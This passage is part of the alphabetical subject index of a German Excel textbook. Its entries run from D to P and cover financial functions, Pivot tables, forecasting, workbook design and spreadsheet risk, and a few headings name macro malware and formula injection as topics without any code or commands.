Definition → Budgetierung: Definition,
Teilpläne und das zweischrittige V · Seite 584
Definition → Datenflussplan – Definition &
Bausteine · Seite 409
Definition → Teilaufgabe a) – Definition,
Berechnungsverhalten, drei Beis · Seite 186
Definition → Volatile Funktionen – Definition &
Verhalten · Seite 85
Der beste Schutz vor Excel-Fehlern: die klare
Ergebniserwartung · Seite 564
Der professionelle Gegenentwurf · Seite 474
Der Solver in drei Fragen: Was, Woraus,
Womit · Seite 271
Der technische Forecast und die Notation
„8+4“ · Seite 386
Diagrammvorlage (.crtx) · Seite 597
Die Annuitätenfunktionen und das Argument
F · Seite 246
Die Dateiformatfamilie XLTX, XLTM, XLAM
und ODS und die Makroblockade · Seite 527
Die drei Geldgrößen und ihre Funktionen (9 P)
— aus U15 gebaut · Seite 163
Die drei Gründe · Seite 389

Die drei internen Zinsfüße: IKV(),
XINTZINSFUSS() und QIKV() · Seite 242

Die harten Eckdaten · Seite 61

Die NBW-Hilfe im Faktencheck:

Fehlübersetzung und Aktivtausch · Seite 269

Die Qualifikationspyramide der Excel-Arbeit ·
Seite 591

Die Zusammenfassungsfunktionen der Pivot ·
Seite 327

Digitales Dilemma der Verwaltung · Seite 535

Dilemma → *Ausfallsicherheit vs. Effizienz*
(*Dilemma*) · Seite 535

Dilemma → *Digitales Dilemma der Verwaltung*
· Seite 535

Dilemma → *Excel: Segen oder Fluch?* –
Digitales Dilemma der Verwaltung · Seite 537

Dilemmas → *Excel als Mikrokosmos genau*
dieses Dilemmas · Seite 567

Diskontierungssatz → *Kalkulationszins /*
Diskontierungssatz · Seite 85

Dokumentation von Arbeitsmappen · Seite
409

Dokumentation – drei Anforderungen · Seite
409

Dokumentationskonzept (Deckblatt) · Seite
409

Dollarzeichen \$ (Fixierung) · Seite 597

Doppelpunkt → *Bereichsoperator :*
(*Doppelpunkt*) · Seite 535

Drag-and-Drop (Pivot) · Seite 273

Drei Geldgrößen (Zeitpunkt/Zeitraum/Barwert)
· Seite 163

Drei-Stufen-Fluss (*Quelle* → *Verarbeitung* →
Ausgabe) · Seite 409

Dreieck → *Fehlerprüfung (grünes Dreieck)* ·
Seite 597

Dreieckersetzung (Punkt/Komma/Raute) ·
Seite 456

Drilldown → *Datenschnitte / Gruppieren /*
Drilldown · Seite 331

Drilldown → *Pivot-Bedienung: Datenschnitte,*
Gruppieren, Berichtslayouts, · Seite 331

Drucker-Formel (Efficiency/Effectiveness) ·
Seite 579

Drucker-Formel → *Kaufmännische*
Erfolgsgrößen und die Drucker-Formel · Seite
579

DSGVO / Datenschutzrisiko · Seite 409

Duplikate entfernen — erstes Vorkommen ·
Seite 341

Duplikate → *Tabellen-Intern und Duplikate*
entfernen · Seite 341

Durchführung → *ABC-Analyse* –
Durchführung in Excel (7 Schritte) · Seite 353

Durchschnitt → *Gleitender Durchschnitt und*
exponentielle Glättung als Metho · Seite 256

Durchschnitt → *Gleitender Durchschnitt vs.*
exponentielle Glättung · Seite 256

Dynamic → *DDE-Schnittstelle (Dynamic Data*
Exchange) · Seite 85

Dynamische Amortisationsdauer am
kumulierten Barwert · Seite 270

Dynamische Arrays · Seite 597

Dynamische Datenverknüpfung · Seite 597

Dynamische Datenverknüpfung – Begriff/
Abgrenzung · Seite 85

Dynamische Datenverknüpfung – drei Vorteile
· Seite 85

Dynamische Datenverknüpfungen · Seite 174

Dynamische Datenverknüpfungen — DDE vs.
INDIREKT() · Seite 171

Dynamische Matrixformeln · Seite 211

Dynamische Matrizen (erzeugen) · Seite 48

Dynamische Matrizen (weiterverarbeiten) ·
Seite 50

Dynamische Matrizen schreiben: FILTER,
EINDEUTIG, SORTIEREN · Seite 212

Dynamische Matrizen — erzeugend vs.
weiterverarbeitend · Seite 216

E

E-Mail → Arbeitsmappen per E-Mail versenden · Seite 475

E-Mail → Arbeitsmappen per E-Mail – warum unprofessionell? · Seite 478

E-Mail → Arbeitsmappen per E-Mail? · Seite 472

Effectiveness → Drucker-Formel (Efficiency/ Effectiveness) · Seite 579

Efficiency → Drucker-Formel (Efficiency/ Effectiveness) · Seite 579

Effizienz → Ausfallsicherheit vs. Effizienz (Dilemma) · Seite 535

EIGENEM → Teil (a) - Drei verschiedene Gründe (je mit EIGENEM konkrete · Seite 672

Eigenschaften → Tabellenblätter: Best Practice (10 Eigenschaften) · Seite 409

Eigenschaften → Tabellenblätter: Best Practice (6 Eigenschaften) · Seite 597

EINDEUTIG → Dynamische Matrizen schreiben: FILTER, EINDEUTIG, SORTIEREN · Seite 212

EINDEUTIG → FILTER() / EINDEUTIG() / SORTIEREN() · Seite 212

EINDEUTIG() (UNIQUE) · Seite 211

Einfügeoptionen → Format übertragen / Einfügeoptionen · Seite 346

Einfügeoptionen → Format übertragen und Einfügeoptionen · Seite 346

EINGABE (Enter) – Formel abschließen · Seite 597

Eingabe → Trennung Eingabe – Berechnung – Ausgabe · Seite 409

Eingabe/Berechnung/Ausgabe trennen · Seite 273

Einordnung (worum geht es?) · Seite 676

Einordnung des Themas · Seite 680

Einordnung des Themas „Parallelwelt Excel" · Seite 569

Einstieg → Gebrochene Achsen als Einstieg in die Manipulation · Seite 531

End-User-Computing (EUC) · Seite 535

Endwert → Anfangs- und Endwert dynamisch beschaffen · Seite 203

Enter-Varianten → Tastenkombinationen (Enter-Varianten) · Seite 85

Entscheidungsregel Kapitalwert / interner Zinsfuß · Seite 85

Erfolgsgrößen → Kaufmännische Erfolgsgrößen und die Drucker-Formel · Seite 579

Erfolgsgrößen → Simulation von Erfolgsgrößen und das „Vorrechnen" · Seite 594

Erfolgsgrößen → Vorrechnen / Simulation von Erfolgsgrößen · Seite 594

Erfolgsgrößen, kaufmännische · Seite 579

Ergebniserwartung als Fehlerschutz · Seite 564

Ergebniserwartung → Der beste Schutz vor Excel-Fehlern: die klare Ergebniserwartung · Seite 564

Erklärung der genannten Excel-Bestandteile (QUBA-Regel) · Seite 460

ERP-System (SAP R/3, S/4HANA) · Seite 535

Ersetzen → Strg+F / Strg+H (Suchen und Ersetzen) · Seite 597

ETS (Error, Trend, Seasonal) · Seite 353

ETS-Argument → Saisonalität (PROGNOSE.ETS-Argument) · Seite 353

ETS-Argument → Zeitachse (PROGNOSE.ETS-Argument) · Seite 353

ETS-Komponenten → Niveau / Trend / Saison (ETS-Komponenten) · Seite 353

Evolutionär → Simplex-LP / GRG / Evolutionär · Seite 271

Excel 2019 – neue Features seither · Seite 597

Excel als Mikrokosmos genau dieses

Dilemmas · Seite 567

Excel als Tatwaffe · Seite 475

Excel als Tatwaffe – drei

Missbrauchsszenarien · Seite 477

Excel-Arbeit → *Die Qualifikationspyramide der Excel-Arbeit* · Seite 591

Excel-Arbeitsmappen → *Checkliste*

"Gebührende Sorgfalt bei Excel-Arbeitsmappen" (In · Seite 458

Excel-Bestandteile → *Erklärung der genannten Excel-Bestandteile (QUBA-Regel)* · Seite 460

Excel-Chance → *Verfügbarkeit / Unabhängigkeit (Excel-Chance)* · Seite 535

Excel-Einsatz → *Exzessiver Excel-Einsatz – drei Nachteile* · Seite 535

Excel-Fehlern → *Der beste Schutz vor Excel-Fehlern: die klare Ergebniserwart* · Seite 564

Excel-Hilfe · Seite 605

Excel-Hilfe (integrierte, F1) · Seite 597

Excel-Hilfe – drei Probleme · Seite 597

Excel-Hilfe: Fehler zur gelb markierten Aussage (4 P) — SS24-Klausuraufgabe, aus U15 rekonstruiert · Seite 657

Excel-Hilfe: verknüpfte Arbeitsmappen (SS24) · Seite 657

Excel-MVP (Most Valuable Player, Key-User) · Seite 597

Excel-MVP (Most Valuable Professional) · Seite 597

Excel-MVP → „Hey-Joe-Effekt“ und *Excel-MVP* · Seite 606

Excel-MVPs · Seite 662

Excel-Prüfung → *Ausgangspunkt: Was heisst "gebührende Sorgfalt" für eine Exc* · Seite 458

Excel-Tabelle / Als Tabelle formatieren (Strg+L) · Seite 85

Excel-Tabelle → *Berechnete Spalte (Excel-Tabelle)* · Seite 85

Excel-Technik · Seite 704

Excel-Technik – die versteckte Sperrdatei

„~\$“ · Seite 603

Excel-Templates → *Vorlagen (Excel-Templates)* · Seite 597

Excel-Versionen → *Kompatibilität / Excel-Versionen* · Seite 409

Excel: Segen oder Fluch? · Seite 535

Excel: Segen oder Fluch? – Digitales Dilemma der Verwaltung · Seite 537

Exchange → *DDE-Schnittstelle (Dynamic Data Exchange)* · Seite 85

EXEC() / Excel-4.0-Makro (XLM) · Seite 475

Exploit / Office-Schwachstelle · Seite 475

Exponentielle Glättung · Seite 353

Externer Bezug (andere Arbeitsmappe) · Seite 597

Exzessiver Excel-Einsatz – drei Nachteile · Seite 535

F

F-Tasten (F2, F4, F9, F3/STRG+F3...) · Seite 338

F-Tasten und Formel-Debugging · Seite 338

F1 → *Excel-Hilfe* · Seite 597

F4 (Bezugsart umschalten) · Seite 597

F9 (Neuberechnung erzwingen) · Seite 85

Facetten → *AutoFilter in allen Facetten* · Seite 321

Facetten → *AutoFilter – alle Facetten* · Seite 321

Faktencheck → *Die NBW-Hilfe im Faktencheck: Fehlübersetzung und Aktivtausch* · Seite 269

Feature-Beleg → *Teil (a) – Drei verschiedene Gründe (je mit EIGENEM konkrete* · Seite 672

Fehler → *Excel-Hilfe: Fehler zur gelb markierten Aussage (4 P) — SS24* · Seite 657

Fehler → *SVERWEIS()* – typischer unbemerkter Fehler · Seite 535

Fehleranfälligkeit (Spreadsheet-Risk) · Seite 535

Fehlerprüfung (grünes Dreieck) · Seite 597

Fehlerschutz → *Ergebniserwartung als*

Fehlerschutz · Seite 564

Fehlübersetzung → *Die NBW-Hilfe im*

Faktencheck: Fehlübersetzung und Aktivtausch · Seite 269

Feldliste (Pivot) · Seite 273

FILTER → *Dynamische Matrizen schreiben:*

FILTER, EINDEUTIG, SORTIEREN · Seite 212

FILTER() · Seite 597

FILTER() / EINDEUTIG() / SORTIEREN() · Seite 212

Financial Modeling · Seite 206

Financial Modeling – die anderen vier Funktionen · Seite 85

Financial Modeling – die einschlägigen Tabellenblatffunktionen · Seite 90

Financial Modeling – fünf Kernfunktionen · Seite 85

Finanzdaten-Manipulation → *Innentäter (Finanzdaten-Manipulation)* · Seite 475

Finanzfunktionen · Seite 51

Finanzmodellierung: die starre Zeitachse (12 P) — SS24-Klausuraufgabe, aus U15 rekonstruiert · Seite 160

Finanzmodellierung: starre Zeitachse (SS24) · Seite 160

„fitness for purpose“ · Seite 273

Fixierung → *Dollarzeichen \$ (Fixierung)* · Seite 597

Fixkosten (Achsenabschnitt) · Seite 85

Forecast 8+4 (technischer Forecast) · Seite 386

FORECAST → *SCHÄTZER()* (alt: *FORECAST*) · Seite 241

Formale Mindestanforderungen vor der Weitergabe · Seite 590

Formalia, die still Punkte kosten · Seite 62

Format übertragen / Einfügeoptionen · Seite 346

Format übertragen und Einfügeoptionen · Seite 346

Formatierte Tabellen — Grenzen · Seite 586

Formatierung → *Bedingte Formatierung (Performance)* · Seite 597

Formatierung → *Konsistente Formatierung* · Seite 597

Formatvorlage / Zellenformatvorlage · Seite 597

Formel → *EINGABE (Enter) – Formel abschließen* · Seite 597

Formel-Bestandteil → *QUBA-Regel: Jeder*

Formel-Bestandteil einzeln erklärt · Seite 693

Formel-Debugging → *F-Tasten und Formel-Debugging* · Seite 338

Formel-Injection · Seite 475

Formel-Injection → *CSV-Injection* → *Formel-Injection* · Seite 475

Formel-Zerlegung (QUBA-Regel: jeder Bestandteil einzeln) · Seite 686

Formelanzeige (STRG+Gravis) · Seite 319

Formelbeispiel → *QUBA-Pflicht:*

Formelbeispiel zur integrierten QuickInfo-Hilf · Seite 669

Formelerfassung · Seite 692

Formelerfassung – Tastenkombinationen · Seite 597

Formeln → *Hartcodierung / Konstanten in Formeln* · Seite 273

Formelnachverfolgung (Spur zum Vorgänger) · Seite 85

FORMELTEXT() (FORMULATEXT) · Seite 409

FORMELTEXT() als Spickzettel · Seite 657

FORMULATEXT → *FORMELTEXT()* (*FORMULATEXT*) · Seite 409

Fortschreibung → *Baseline / Fortschreibung* · Seite 575

Fragen → Der Solver in drei Fragen: Was, Woraus, Womit · Seite 271

Fragestil → Rohleders Fragestil · Seite 66

Fremde Daten importieren: die Prüf-Checkliste und die Reparatur-Handgriffe · Seite 456

Fünf Pflichtfunktionen aus dem Stegreif · Seite 262

Funktion → Benutzerdefinierte Funktion (UDF) · Seite 597

Funktion → SEQUENZ() — erzeugende Funktion · Seite 211

Funktionen → Die drei Geldgrößen und ihre Funktionen (9 P) — aus U15 geba · Seite 163

Funktionen → Financial Modeling — die anderen vier Funktionen · Seite 85

Funktionen → LAMBDA und LET: eigene Funktionen ohne VBA · Seite 224

Funktionen → Volatile Funktionen – Definition & Verhalten · Seite 85

Funktionen → Volatile Funktionen – vollständige Liste · Seite 85

Funktionen → Volatile Funktionen – warum sparsam? · Seite 85

Funktions-Tooltip → QuickInfo / Funktions-Tooltip · Seite 597

G

Gebrochene Achsen (Manipulation) · Seite 531

Gebrochene Achsen als Einstieg in die Manipulation · Seite 531

Gebührende Sorgfalt (OLG Celle) · Seite 409

Gebührende Sorgfalt – 10-Punkte-Checkliste · Seite 409

Gebührende Sorgfalt – Checkliste der Innenrevision · Seite 410

Gebührende Sorgfalt — Innenrevisions-Checkliste · Seite 457

Gebührende → Checkliste "Gebührende Sorgfalt bei Excel-Arbeitsmappen" (In · Seite 458

Gegenmaßnahmen → Performance – drei Ursachen + Gegenmaßnahmen · Seite 597

Geldgrößen (drei Arten) · Seite 85

Gemeinsamkeit → Abschluss (Gemeinsamkeit) · Seite 512

Gemischter Bezug (\$A1 / A\$1) · Seite 597

Genauigkeit wie angezeigt · Seite 519

Genauigkeit → Benutzerdefinierte Zahlenformate, „Genauigkeit wie angezeigt“ · Seite 519

Geometrisches Mittel (CAGR) · Seite 85

GEOMITTEL() · Seite 85

GETPIVOTDATA →

PIVOTDATENZUORDNEN() · Seite 273

Girokonto = kumulierter Saldo · Seite 165

Girokonto → Liquiditätsplanung: Zugang, Abgang, Saldo und das Girokonto · Seite 165

GLÄTTEN → Weitere Textfunktionen: ZEICHEN(10), GLÄTTEN, RÖMISCH · Seite 231

GLÄTTEN → ZEICHEN(10) / GLÄTTEN / RÖMISCH · Seite 231

GLÄTTEN() (TRIM) · Seite 85

Glättung → Exponentielle Glättung · Seite 353

Glättung → Gleitender Durchschnitt und exponentielle Glättung als Metho · Seite 256

Glättung → Gleitender Durchschnitt vs. exponentielle Glättung · Seite 256

Glättungsfaktoren Alpha/Beta/Gamma · Seite 386

Gleitender Durchschnitt und exponentielle Glättung als Methode · Seite 256

Gleitender Durchschnitt vs. exponentielle Glättung · Seite 256

Gleitender Mittelwert (Best Practice) · Seite 353

Gleitkommaproblem (IEEE 754) · Seite 519

Gleitkommaproblem → *Benutzerdefinierte Zahlenformate*, „Genauigkeit wie angezeigt“ · Seite 519

GoBD / Wirtschaftsprüfung · Seite 535

Governance (fehlende in Excel) · Seite 535

Gravis → *Formelanzeige (STRG+Gravis)* · Seite 319

Grenze → *Mehrbenutzerbetrieb (Grenze in Excel)* · Seite 597

Grenze → *Rohdaten (Zugriff, Grenze Pivot)* · Seite 273

Grenzen formatierter Tabellen · Seite 586

Grenzen → *Formatierte Tabellen – Grenzen* · Seite 586

Grenzen → *PROGNOSE.ETS()* – drei Grenzen · Seite 353

Growth → *CAGR (Compound Annual Growth Rate)* · Seite 85

Gründe → *Neue Features – drei Gründe mit Beleg* · Seite 597

Grundfunktionen → *Blatttypen / Grundfunktionen einer Mappe* · Seite 576

Grundsatz 1: Klarheit und Übersichtlichkeit · Seite 409

Grundsatz 2: Strukturierung und Konsistenz · Seite 409

Grundsätze der Arbeitsmappengestaltung · Seite 409

Gruppen → *Internet-Hilfsangebote (drei Gruppen + Rangfolge)* · Seite 597

Gruppieren → *Datenschnitte / Gruppieren / Drilldown* · Seite 331

Gruppieren → *Pivot-Bedienung: Datenschnitte, Gruppieren, Berichtslayouts*, · Seite 331

Gültigkeit → *Datenüberprüfung (Gültigkeit)* · Seite 597

H

Handlungsempfehlungen (ABC-Analyse) · Seite 353

Hartcodierung / Konstanten in Formeln · Seite 273

Hashtag → *Navigation per Hashtag* · Seite 191

Hashtag → *Navigation per Hashtag* → *Hashtag-Navigation* · Seite 597

Hashtag-Navigation · Seite 597

Hashtag-Navigation – HYPERLINK-Variante · Seite 85

Hashtag-Navigation – Vorteile gegenüber Blattregister · Seite 85

Hashtag-Navigation → *Navigation per Hashtag* → *Hashtag-Navigation* · Seite 597

HEUTE() (TODAY) · Seite 409

Hey-Joe-Effekt · Seite 597

Hey-Joe-Effekt – drei Risiken · Seite 597

„Hey-Joe-Effekt“ · Seite 680

„Hey-Joe-Effekt“ und Excel-MVP · Seite 606

High-Low → *Hoch-Tief-Methode (High-Low)* · Seite 85

Hilfsspalte (statt berechnetem Feld) · Seite 273

Hilfsspalte → *Pivotanalyse – zwei Wege (Feld vs. Hilfsspalte)* · Seite 273

Historie → *Business Case: Historie/Prognose/Planung* · Seite 582

Historie → *Business-Case-Terminologie: Historie, Prognose, Planung* · Seite 582

Hoch-Tief-Methode (High-Low) · Seite 85

Holt-Winters-Verfahren · Seite 353

House of Excel / Add-Ins · Seite 588

„House of Excel“ und Add-Ins · Seite 588

HYPERLINK() · Seite 85

HYPERLINK-Variante → *Hashtag-Navigation – HYPERLINK-Variante* · Seite 85

I

IKV() / XINTZINSFUSS() / QIKV() · Seite 242

Import-Checkliste (fremde Daten) · Seite 456

In-Memory-Datenbank (S/4HANA) · Seite 535

INDEX() + VERGLEICH() · Seite 535

Indikatorfunktion (SUMMEWENNS mathematisch) · Seite 85

INDIREKT → Dynamische Datenverknüpfungen — DDE vs. INDIREKT() · Seite 171

INDIREKT() – Modell-Härtung · Seite 85

INDIREKT() – Nachteile · Seite 85

INFO() · Seite 85

Innenrevision (Checkliste) · Seite 409

Innenrevision → Checkliste "Gebührende Sorgfalt bei Excel-Arbeitsmappen" (In · Seite 458

Innenrevision → Gebührende Sorgfalt – Checkliste der Innenrevision · Seite 410

Innenrevisions-Checkliste → Gebührende Sorgfalt — Innenrevisions-Checkliste · Seite 457

Innentäter (Finanzdaten-Manipulation) · Seite 475

INTERCEPT → ACHSENABSCHNITT() (INTERCEPT) · Seite 85

Interner Zinsfuß (XINTZINSFUSS / XIRR) · Seite 85

Internet-Hilfsangebote (drei Gruppen + Rangfolge) · Seite 597

Interpretationsproblem → Konfidenzintervall – Interpretationsproblem · Seite 353

Investition → ZSATZINVEST() = RRI — Zinssatz einer Investition über mehrer · Seite 98

Investitionsrechnung mit Excel · Seite 85

Investitionsrechnung mit Excel — Kapitalwert, interner Zinsfuß & Investitionszins · Seite 94

Investitionsrechnung – durchgerechnetes Beispiel · Seite 85

Investitionszins → Investitionsrechnung mit Excel — Kapitalwert, interner Zinsfuß · Seite 94

ISOKALENDERWOCHE → BRTEILJAHRE() / ISOKALENDERWOCHE() · Seite 262

J

Jahresumsatz → Pivotanalyse – fehlendes Feld Jahresumsatz · Seite 273

Jahresumsatz → Pivotanalysen – Jahresumsatz pro Produkt und Region · Seite 275

JavaScript-Add-ins → Office Scripts / JavaScript-Add-ins · Seite 597

JETZT() (NOW) · Seite 85

K

Kalkulationszins / Diskontierungssatz · Seite 85

Kapitalwert (XKAPITALWERT / XNPV) · Seite 85

Kapitalwert → Entscheidungsregel

Kapitalwert / interner Zinsfuß · Seite 85

Kapitalwert → Investitionsrechnung mit Excel — Kapitalwert, interner Zinsfuß · Seite 94

Kapitalwert → XKAPITALWERT() = XNPV — Kapitalwert bei unregelmässigen Zahl · Seite 94

Kategorie → Umsatzanalyse nach Region/ Kategorie · Seite 85

Kaufmännische Erfolgsgrößen und die Drucker-Formel · Seite 579

Kernfunktionen → Financial Modeling – fünf Kernfunktionen · Seite 85

Key-Account-Management (A-Kunden) · Seite 353

Key-Person-Risiko / Klumpenrisiko · Seite 597

Key-User → Excel-MVP (Most Valuable Player, Key-User) · Seite 597

Key-User-Konzept · Seite 597

KI in Excel: die Funktion COPILLOT() und Python in Excel · Seite 532

Klarheit → Grundsatz 1: Klarheit und Übersichtlichkeit · Seite 409

Klassenzuordnung A/B/C mit Anteilen · Seite 353

Klausuraufgabe → Excel-Hilfe: Fehler zur gelb markierten Aussage (4 P) — SS24 · Seite 657

Klausuraufgabe → Finanzmodellierung: die starre Zeitachse (12 P) — SS24-Klaus · Seite 160

KLEIN() (LOWER) · Seite 85

Klumpenrisiko → Key-Person-Risiko / Klumpenrisiko · Seite 597

Kompatibilität / Excel-Versionen · Seite 409

Konfidenzintervall (Prognose) · Seite 353

Konfidenzintervall – Interpretationsproblem · Seite 353

Konfidenzintervall → PROGNOSE.ETS() – Zweck, Methode, Konfidenzintervall · Seite 357

KONFINT → PROGNOSE.ETS.KONFINT und die Prognosestatistiken · Seite 386

KONFINT → PROGNOSE.ETS.KONFINT() · Seite 353

Konsistente Formatierung · Seite 597

Konsistenz → Grundsatz 2: Strukturierung und Konsistenz · Seite 409

Konstanten → Hartcodierung / Konstanten in Formeln · Seite 273

Kontrollsumme · Seite 409

Kopfzeilen → Kopfzeilen-Bezeichner [#Kopfzeilen], [#Alle], [#Daten] · Seite 85

Kopfzeilen-Bezeichner [#Kopfzeilen], [#Alle], [#Daten] · Seite 85

KORREL → Streudiagramm und KORREL() · Seite 259

KORREL → Streudiagramm, KORREL() und die Trendlinientypen · Seite 259

Kostenauflösung → Kostenspaltung / Kostenauflösung · Seite 85

Kostenfunktion, lineare $K(x) = K_f + k_v \cdot x$ · Seite 85

Kostenspaltung · Seite 195

Kostenspaltung (mathematische Methode) · Seite 91

Kostenspaltung / Kostenauflösung · Seite 85

Kostenstellen-Auswertung · Seite 85

Kreuztabelle → Pivot-Tabelle · Seite 273

Kriterien → Qualität – Prüf-Checkliste (8 Kriterien) · Seite 273

Kumulierter Prozentanteil (ABC) · Seite 353

Kundenanforderungen → Qualitätsbegriff (Rohleder: Kundenanforderungen) · Seite 409

L

LAMBDA · Seite 597

LAMBDA und **LET**: eigene Funktionen ohne VBA · Seite 224

LAMBDA() und **LET()** · Seite 224

Laufende Summe / kumulierte Summe · Seite 353

Leerzeichen → Schnittmengenoperator (Leerzeichen) · Seite 597

LET · Seite 597

Letzter / neuester Wert einer Tabelle · Seite 85

LINEAR → Abgrenzung PROGNOSE.LINEAR vs. PROGNOSE.ETS · Seite 353

LINEAR → PROGNOSE.LINEAR() · Seite 353

LINEAR → TREND() / RGP() /

PROGNOSE.LINEAR() — Abgrenzung · Seite 253

LINEAR → TREND(), PROGNOSE.LINEAR() und RGP() im Vergleich · Seite 253

Lineare Regression / Trendgerade · Seite 353
Liquiditätsplanung (Zugang/Abgang/Saldo) · Seite 165

Liquiditätsplanung: Zugang, Abgang, Saldo und das Girokonto · Seite 165

Live-Börsenkurse mit dem Datentyp Aktien · Seite 658

Lock-File → Sperrdatei ~\$ · Seite 597

Lorenzkurve · Seite 353

Lorenzkurve – Problem (ausführlich) · Seite 353

Lorenzkurve → ABC-Analyse – Lorenzkurve vs. ABC-Diagramm · Seite 354

M

Magic Number (Parameter auslagern) · Seite 597

Makro (VBA) · Seite 597

Makro-Malware / Phishing · Seite 475

Makroblockade → Die Dateiformatfamilie XLTX, XLTM, XLAM und ODS und die Makr · Seite 527

Makrosicherheit / Trust Center / BSI · Seite 515

Makrosicherheit im Trust Center und die BSI-Konfigurationsempfehlungen · Seite 515

Makrosignaturen prüfen · Seite 409

Malware → Tatwaffe Excel – „Agent Tesla“-Malware · Seite 476

Manipulation → Gebrochene Achsen (Manipulation) · Seite 531

Manipulation → Gebrochene Achsen als Einstieg in die Manipulation · Seite 531

Mappen → Textbox an eine Zelle binden und Blätter zwischen Mappen kop · Seite 348

Marktanteil Excel (mind. 85 %) · Seite 475

Matrixformel → Ankerzelle (dynamische Matrixformel) · Seite 211

Matrixformel → Array-/Matrixformel (CSE) · Seite 597

Matrixformeln → Dynamische Matrixformeln · Seite 211

Matrizen → Dynamische Matrizen (erzeugen) · Seite 48

Matrizen → Dynamische Matrizen (weiterverarbeiten) · Seite 50

Matrizen → Dynamische Matrizen schreiben: FILTER, EINDEUTIG, SORTIEREN · Seite 212

Matrizen → Dynamische Matrizen – erzeugend vs. weiterverarbeitend · Seite 216

Matrizen → Weiterverarbeitung dynamischer Matrizen · Seite 216

Mehrbenutzerbetrieb (Grenze in Excel) · Seite 597

Mehrfachbedingte Summen · Seite 85

Mehrfachbedingte Summen – zwei Techniken · Seite 85

Meister → Qualifikationspyramide (Amateur→Meister) · Seite 591

Merksatz → Antwort in einem Satz (Merksatz) · Seite 466

Methode der kleinsten Quadrate · Seite 353

Methode → Gleitender Durchschnitt und exponentielle Glättung als Metho · Seite 256

Methode → Kostenspaltung (mathematische Methode) · Seite 91

Methode → PROGNOSE.ETS() – Zweck, Methode, Konfidenzintervall · Seite 357

Methoden → Textverkettung – drei Methoden · Seite 85

Mindestanforderungen vor Weitergabe · Seite 590

Mindestanforderungen → Formale Mindestanforderungen vor der Weitergabe · Seite 590

Missbrauchsszenarien → Excel als Tatwaffe – drei Missbrauchsszenarien · Seite 477

Mitautorschaft / Co-Authoring · Seite 597

Mittel → Geometrisches Mittel (CAGR) · Seite 85

Mittelwert → Aggregation (Pivot: Summe, Mittelwert, Anzahl) · Seite 273

Mittelwert → Best Practice – gleitender Mittelwert · Seite 387

Mittelwert → Gleitender Mittelwert (Best Practice) · Seite 353

MITTELWERT() · Seite 353

MITTELWERTWENNS() · Seite 85

Modeling → *Financial Modeling* · Seite 206

Modeling → *Financial Modeling* – die anderen vier Funktionen · Seite 85

Modeling → *Financial Modeling* – die einschlägigen Tabellenblatffunktion · Seite 90

Modeling → *Financial Modeling* – fünf Kernfunktionen · Seite 85

Modell-Härtung → *INDIREKT()* – Modell-Härtung · Seite 85

Modellierungspraxis → *Datum/Betrag-Tabellen (Modellierungspraxis)* · Seite 85

Monatsscheibe → *Wochenscheibe* vs. *Monatsscheibe* · Seite 165

MTRANS → *SPALTENWAHL* / *ZEILENWAHL* / *VSTAPELN* / *MTRANS* · Seite 216

N

Nachschlagen → *Verweisen* und *Nachschlagen* · Seite 42

Nachteil → *Berechnetes Feld – Vor-/Nachteil* · Seite 273

Nachteile → *Exzessiver Excel-Einsatz – drei Nachteile* · Seite 535

Nachteile → *INDIREKT()* – *Nachteile* · Seite 85

Nachteile → *PIVOTDATENZUORDNEN()* – drei Nachteile · Seite 273

Nachteile → *Prognose – Nachteile von PROGNOSE.ETS* · Seite 353

Nachteile → *Prognosen mit Excel – Nachteile von PROGNOSE.ETS()* · Seite 356

Nachvollziehbarkeit / *Rückverfolgbarkeit* · Seite 409

Namensfeld / *benannte Bereiche (Navigation)* · Seite 597

Namensmanager → *Benannte Bereiche* / *Namensmanager* · Seite 409

Navigation per Hashtag · Seite 191

Navigation per Hashtag → *Hashtag-Navigation* · Seite 597

Navigation → *Blattregister (Navigation)* · Seite 597

Navigation → *Namensfeld* / *benannte Bereiche (Navigation)* · Seite 597

NBW-Hilfe-Kritik (to net = saldieren) · Seite 269

Nebenbedingungen → *Solver (Zielzelle/ Variablen/Nebenbedingungen)* · Seite 271

Need-to-know-Prinzip · Seite 409

Neuberechnung, intelligente · Seite 85

Neue Features · Seite 671

Neue Features – drei Gründe mit Beleg · Seite 597

Neue Features – warum aktuell bleiben? · Seite 597

Niveau / *Trend* / *Saison (ETS-Komponenten)* · Seite 353

Notation → *Der technische Forecast und die Notation „8+4“* · Seite 386

Notfall-Rückfallebene (Excel) · Seite 535

Notizen → *Zellkommentare* / *Notizen* · Seite 409

O

Offene → *Altersstrukturanalyse (Offene Posten)* · Seite 85

Office Scripts / *JavaScript-Add-ins* · Seite 597

Office-Schwachstelle → *Exploit* / *Office-Schwachstelle* · Seite 475

OFFSET → *BEREICH.VERSCHIEBEN()* (*OFFSET*) · Seite 353

OLG Celle (13 U 79/21) · Seite 409

OneDrive / *SharePoint* / *Teams* · Seite 475

Outlook → *VBA – Interaktion mit Outlook* / *Datenbanken* · Seite 597

Ö

Öffnen → Aktualisieren beim Öffnen
(Verbindung) · Seite 597

P

Parallelwelt Excel · Seite 535

Parallelwelt Excel – SAP/ERP vs. Excel in der
VUCA-Welt · Seite 538

Parallelwelt Excel – Schatten-IT +
SVERWEIS-Fehler · Seite 535

Parallelwelt → Einordnung des Themas
„Parallelwelt Excel“ · Seite 569

Parameter → Magic Number (Parameter
auslagern) · Seite 597

Parameter → Zentraler Parameter (absoluter
Bezug \$C\$3) · Seite 409

Pareto-Struktur (80/20) · Seite 353

Passwortschutz (Sorgfalts-Checkliste) · Seite
409

Performance Probleme in Excel? · Seite 700

Performance – drei Ursachen +
Gegenmaßnahmen · Seite 597

Performance → Bedingte Formatierung
(Performance) · Seite 597

Performance-Probleme in Excel · Seite 535

Perioden → ZSATZINVEST() = RRI – Zinssatz
einer Investition über mehrer · Seite 98

Pflichtfunktionen (20 gelb markierte) · Seite
262

Phishing → Makro-Malware / Phishing · Seite
475

Phishing-E-Mail · Seite 475

Pivot-Bedienung: Datenschnitte, Gruppieren,
Berichtslayouts, Drilldown · Seite 331

Pivot-Tabelle – Ballast oder unentbehrlich? ·
Seite 273

Pivot-Tabelle – drei Vorteile · Seite 273

Pivot-Tabelle – Schritt-für-Schritt erstellen ·
Seite 273

Pivot-Tabelle – vier Ablagebereiche · Seite
273

Pivot-Tabelle → Kreuztabelle → Pivot-Tabelle
· Seite 273

Pivot-Zusammenfassungsfunktionen (elf) ·
Seite 327

Pivotanalyse – fehlendes Feld Jahresumsatz ·
Seite 273

Pivotanalyse – zwei Wege (Feld vs.
Hilfsspalte) · Seite 273

Pivotanalysen · Seite 312

Pivotanalysen – Jahresumsatz pro Produkt
und Region · Seite 275

PIVOTDATENZUORDNEN → GETPIVOTDATA
